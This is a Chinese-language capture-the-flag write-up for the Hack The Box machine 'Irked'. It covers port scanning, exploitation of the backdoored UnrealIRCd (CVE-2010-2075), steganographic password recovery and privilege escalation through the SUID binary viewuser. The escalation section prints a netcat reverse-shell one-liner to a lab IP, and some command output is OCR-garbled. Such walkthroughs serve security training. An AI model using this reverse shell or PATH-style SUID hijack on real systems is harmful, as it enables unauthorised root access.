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
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关于IRC


参考

概述 (Overview)



- MACHINE TAGS
 - Cryptography
 - Web

攻击链 (Kiillchain)



TTPs (Tactics, Techniques & Procedures)

- nmap
- · steghide
- · pyftpdlib
- SUID


阶段1: 枚举

开局还是常规 nmap 进行端口和服务的识别:

```
1 # Nmap 7.91 scan initiated Thu May 6 08:54:23 2021 as: nmap -p- -oA nmap/AllPort -T4 -v
2 Nmap scan report for 10.10.10.117
3 Host is up (0.22s latency).
4 Not shown: 65528 closed ports
5 PORT
            STATE SERVICE
6 22/tcp
            open ssh
7 80/tcp
          open http
8 111/tcp open rpcbind
9 6697/tcp open ircs-u
10 8067/tcp open infi-async
11 56026/tcp open unknown
12 65534/tcp open unknown
13
14 Read data files from: /usr/bin/../share/nmap
15 # Nmap done at Thu May 6 08:55:31 2021 -- 1 IP address (1 host up) scanned in 68.15 sec
16
17 # cat nmap/AllPort.nmap | grep open | cut -f 1 -d '/' | tr '\n' ',' | sed s/,$//
18 22,80,111,6697,8067,56026,65534
19
20 # Nmap 7.91 scan initiated Thu May 6 09:05:13 2021 as: nmap -p22,80,111,6697,8067,56026
21 Nmap scan report for 10.10.10.117
22 Host is up (0.16s latency).
23
24 PORT
            STATE SERVICE VERSION
```

```
25 22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
26 | ssh-hostkey:
27 | 1024 6a:5d:f5:bd:cf:83:78:b6:75:31:9b:dc:79:c5:fd:ad (DSA)
      2048 75:2e:66:bf:b9:3c:cc:f7:7e:84:8a:8b:f0:81:02:33 (RSA)
28
29 | 256 c8:a3:a2:5e:34:9a:c4:9b:90:53:f7:50:bf:ea:25:3b (ECDSA)
30 | 256 8d:1b:43:c7:d0:1a:4c:05:cf:82:ed:c1:01:63:a2:0c (ED25519)
31 80/tcp
            open http Apache httpd 2.4.10 ((Debian))
32 | http-methods:
33 | Supported Methods: GET HEAD POST OPTIONS
34 |_http-server-header: Apache/2.4.10 (Debian)
35 | http-title: Site doesn't have a title (text/html).
36 111/tcp open rpcbind 2-4 (RPC #100000)
37 | rpcinfo:
      program version
38
                       port/proto service
39
      100000 2,3,4
                         111/tcp rpcbind
40 | 100000 2,3,4
                          111/udp rpcbind
41 | 100000 3,4
                          111/tcp6 rpcbind
42 | 100000 3,4
                         111/udp6 rpcbind
43 | 100024 1
                        33989/udp6 status
44 | 100024 1
                        43440/udp
                                   status
45 | 100024 1
                        47756/tcp6 status
46 | 100024 1
                        56026/tcp status
47 6697/tcp open irc
                        UnrealIRCd
48 8067/tcp open irc
                        UnrealIRCd
49 56026/tcp open status 1 (RPC #100024)
                         UnrealIRCd
50 65534/tcp open irc
51 Service Info: Host: irked.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
52
53 Read data files from: /usr/bin/../share/nmap
54 Service detection performed. Please report any incorrect results at https://nmap.org/sub
55 # Nmap done at Thu May 6 09:05:35 2021 -- 1 IP address (1 host up) scanned in 21.93 sec
56
```

从扫描信息上我们获悉 Host: irked.htb , 存在 ssh 服务、 http 服务和 irc 服务。 浏览器查看下,就一张图片:



阶段2: 工具和利用

阶段2.1: 发现存在密码的隐写文件

下载后使用 stegsolve.jar 、 steghide 分析一下看看是否存在隐写,发现需要获得密码才能解数据:

```
(root@ kali)-[/home/kali/hackthebox/Irked/file]
# steghide info irked.jpg
"irked.jpg":
  format: jpeg
  capacity: 1.5 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

尝试其他的信息获取:

```
1 $ whatweb -v http://10.10.10.117
2 WhatWeb report for http://10.10.10.117
3 Status : 200 OK
4 Title : <None>
5 IP : 10.10.10.117
6 Country : RESERVED, ZZ
```

```
7
             : Apache[2.4.10], HTTPServer[Debian Linux][Apache/2.4.10 (Debian)]
8 Summary
9
10 Detected Plugins:
11
   [ Apache ]
           The Apache HTTP Server Project is an effort to develop and
12
           maintain an open-source HTTP server for modern operating
13
           systems including UNIX and Windows NT. The goal of this
14
15
           project is to provide a secure, efficient and extensible
16
           server that provides HTTP services in sync with the current
           HTTP standards.
17
18
                         : 2.4.10 (from HTTP Server Header)
19
           Version
           Google Dorks: (3)
20
21
           Website
                       : http://httpd.apache.org/
22
   [ HTTPServer ]
23
24
           HTTP server header string. This plugin also attempts to
           identify the operating system from the server header.
25
26
27
           05
                         : Debian Linux
                         : Apache/2.4.10 (Debian) (from server string)
28
           String
29
30 HTTP Headers:
           HTTP/1.1 200 0K
31
32
           Date: Thu, 06 May 2021 12:54:51 GMT
33
           Server: Apache/2.4.10 (Debian)
           Last-Modified: Mon, 14 May 2018 18:00:02 GMT
34
           ETag: "48-56c2e413aa86b-gzip"
35
36
           Accept-Ranges: bytes
37
           Vary: Accept-Encoding
           Content-Encoding: gzip
38
39
           Content-Length: 83
           Connection: close
40
41
           Content-Type: text/html
```

通过 whatweb 没有获取到更多有用的信息,尝试 exploit-db 搜索。

阶段2.2: 利用 CVE-2010-2075

关键字: unrealircd exploit github 获悉到一个漏洞编号 CVE-2010-2075。

从2009年11月到2010年6月在某些镜像站点上分发的UnrealIRCd 3.2.8.1在DEBUG3_DOLOG_SYSTEM宏中包含一个外部引入的修改(特洛伊木马),允许远程攻击者执行任意命令。

根据CVE编号找漏洞脚本:

https://raw.qithubusercontent.com/Ranger11Danger/UnrealIRCd-3.2.8.1-Backdoor/master/exploit.py

OK, 成功获取到 ircd 身份的shell, 查看目标服务器存在哪些用户目录:

```
1 $ ls /home
2 djmardov
3 ircd
```

通过 whereis 查询到目标机器存在 ftp 命令,所以我这优先使用 pyftpdlib 进行文件传输。

```
1 kali@kali ~$ python3 -m pyftpdlib -p 21 -w
2
3 ircd@irked:~$ ftp 10.10.16.9
4 USER anonymous
5 PASS anonymous
6 PUT linpeas.txt
```

阶段2.3: djmardov用户登录

在运行 linpeas 的同时,查询下 djmardov 用户存在哪些文件和目录:

```
tina / -group ajmardov 2>1&
[1] 26538
ircd@irked:~$ /home/djmardov
/home/djmardov/.dbus
/home/djmardov/.profile
/home/djmardov/.ssh
/home/djmardov/Downloads
/home/djmardov/Documents
/home/djmardov/Documents/user.txt
/home/djmardov/Documents/.backup
/home/djmardov/.gnupg
/home/djmardov/Desktop
/home/djmardov/.cache
/home/djmardov/.gconf
/home/djmardov/.local
/home/djmardov/.ICEauthority
/home/djmardov/Music
/home/djmardov/Public
/home/djmardov/.config
/home/djmardov/.bash_logout
/home/djmardov/.bashrc
/home/djmardov/Videos
/home/djmardov/Pictures
/home/djmardov/Templates
/home/djmardov/.mozilla
```

找到了 user flag,同时发现 backup 文件获得一组密码。

```
1  $ cat .backup
2  Super elite steg backup pw
3  UPupDOWNdownLRlrBAbaSSss
```

用这组密码进行 su 切换用户失败, ssh 碰撞也失败, 解隐写图片成功了:

```
(root kali)-[/home/kali/hackthebox/Irked/file]
# steghide info irked.jpg
"irked.jpg":
  format: jpeg
  capacity: 1.5 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "pass.txt":
    size: 17.0 Byte
  encrypted: rijndael-128, cbc
  compressed: yes
```

在 pass.txt 中得到新的密码: Kab6h+m+bbp2J:HG , 通过新密码成功登录 djmardov 用户。

```
(root@ kali)-[/home/kali/hackthebox/Irked/file]
# sshpass -p 'Kab6h+m+bbp2J:HG' ssh djmardov@10.10.10.117

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
Last login: Tue May 15 08:56:32 2018 from 10.33.3.3
djmardov@irked:~$
[work] 1:sshpass*
```


阶段3: 权限提升

通过 linpeas 辅助分析,发现存在一个可以的本地服务 631 端口:

```
Active Ports
   https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
                                               0.0.0.0:*
tcp
           0
                   0 0.0.0.0:22
                                                                         LISTEN
           0
                   0
                              1:631
                                               0.0.0.0:*
tcp
                                                                         LISTEN
                           0.1:25
                                               0.0.0.0:*
tcp
           0
                   0
                                                                         LISTEN
           0
                     0.0.0.0:56026
                                               0.0.0.0:*
tcp
                   0
                                                                         LISTEN
           0
                   0
                     0.0.0.0:65534
                                               0.0.0.0:*
                                                                         LISTEN
tcp
            0
                     0.0.0.0:8067
                                               0.0.0.0:*
tcp
                   0
                                                                         LISTEN
           0
                   0 0.0.0.0:6697
                                               0.0.0.0:*
                                                                         LISTEN
tcp
```

尝试将端口进行映射,查看它运行的服务(这里我用的ssh映射,将本地的631转到对外1337端口):

```
1 # sshpass -p 'Kab6h+m+bbp2J:HG' ssh djmardov@10.10.10.117 -L 1337:127.0.0.1:631
```



额,没见过这个服务,暂时不明。接着看 linpeas,发现存在一个不明的 SUID 权限的命令 /usr/bin/viewuser

```
Interesting Files
+] SUID - Check easy privesc, exploits and write perms
i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
                                                       9.3K Apr 1 2014 /usr/bin/X
95K Aug 13 2014 /sbin/mount.nfs
50K Sep 30 2014 /usr/bin/at --> RTru64_UNIX_4.0g(CVE-2002-1614)
14K Oct 14 2014 /usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
26K Mar 29 2015 /bin/umount --> B5D/Linux(08-1996)
34K Mar 29 2015 /bin/mount --> Apple_Mac_OSK(Lion)_Kernel_xnu-162
22K Apr 14 2015 /usr/sbin/aprd --> Apple_Mac_OSK(Lion)_Kernel_xnu-163
-rwsr-sr-x 1 root
-rwsr-xr-x 1 root
                                   root
rwsr-sr-x 1
                      daemon daemon
-rwsr-xr-x 1 root
-rwsr-xr-x 1 root
                                   root
                                                       332K Apr 14 2015 /usr/sbin/pppd
34K Jan 21 2016 /bin/fusermount
-rwsr-xr-- 1 root
                                   dip
root
 rwsr-xr-x
                                                         14K Sep 8 2016 /usr/lib/policykit-1/polkit-agent-helper-1
18K Sep 8 2016 /usr/bin/pkexec — Linux4.10_to_5.1.17
rwsr-xr-x 1 root
                                   root
rwsr-xr-x 1 root
                                   -rwsr-xr-x 1 root
-rwsr-xr-x 1 root
-rwsr-xr-x 1 root
-rwsr-xr-x 1 root
-rwsr-xr-x 1 root
                                                       -rwsr-xr-x 1 root
-rwsr-xr-x 1 root
-rwsr-xr-x 1 root
                                   root
                                   root
                                   root
-rwsr-sr-x 1 root
-rwsr-xr-x 1 root
                                   mail
                                   root
rwsr-xr-x 1 root
rwsr-xr-x 1 root
                                                       7.2K May 16 2018 /usr/bin/viewuser
                                   root
```

尝试执行下:

```
/usr/bin/viewuser
djmardov@irked:~/.mozilla/firefox/84p8ofq6.default$ viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown):0 2021-05-06 08:53 (:0)
djmardov pts/0 2021-05-07 08:40 (10.10.16.9)
sh: 1: /tmp/listusers: not found
djmardov@irked:~/.mozilla/firefox/84p8ofq6.default$
```

结果显示类似执行了查询用户在线的命令,留意到最后显示: sh: 1: /tmp/listusers: not found, 这种信息一般是通过 sh 去运行某个文件但文件不存在才出现的提示。

尝试利用,写入一个反弹shell,然后执行:

```
1 $ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.16.9 9900 >/tmp/f" > /tmp/f; $ viewuser
```

```
| Common | Company | 1988 | Common | Co
```

额,成功获得root身份的shell。前面的 bash 利用写错了,正常应该是 bash -c '<里面的才是bash - i>' ,可能是打的太晚了当时脑子有点糊涂...


而 viewuser 的二进制分析可看这个: https://fuzzmymind.com/2019/05/29/suid-binary-exploit-a-primer/


关于IRC

国特网中继聊天(Internet Relay Chat),一般称为互联网中继聊天,简称:IRC

很早就知道这个东西了,我最后一次用还在零几年的时候(上古世代了)。

可以使用该工具进行登录: hexchat https://hexchat.github.io/screenshots.html , kali里面已经默认安装了。





参考

- https://www.jianshu.com/p/c3679f805a0c
- https://fieldraccoon.github.io/posts/Linuxprivesc/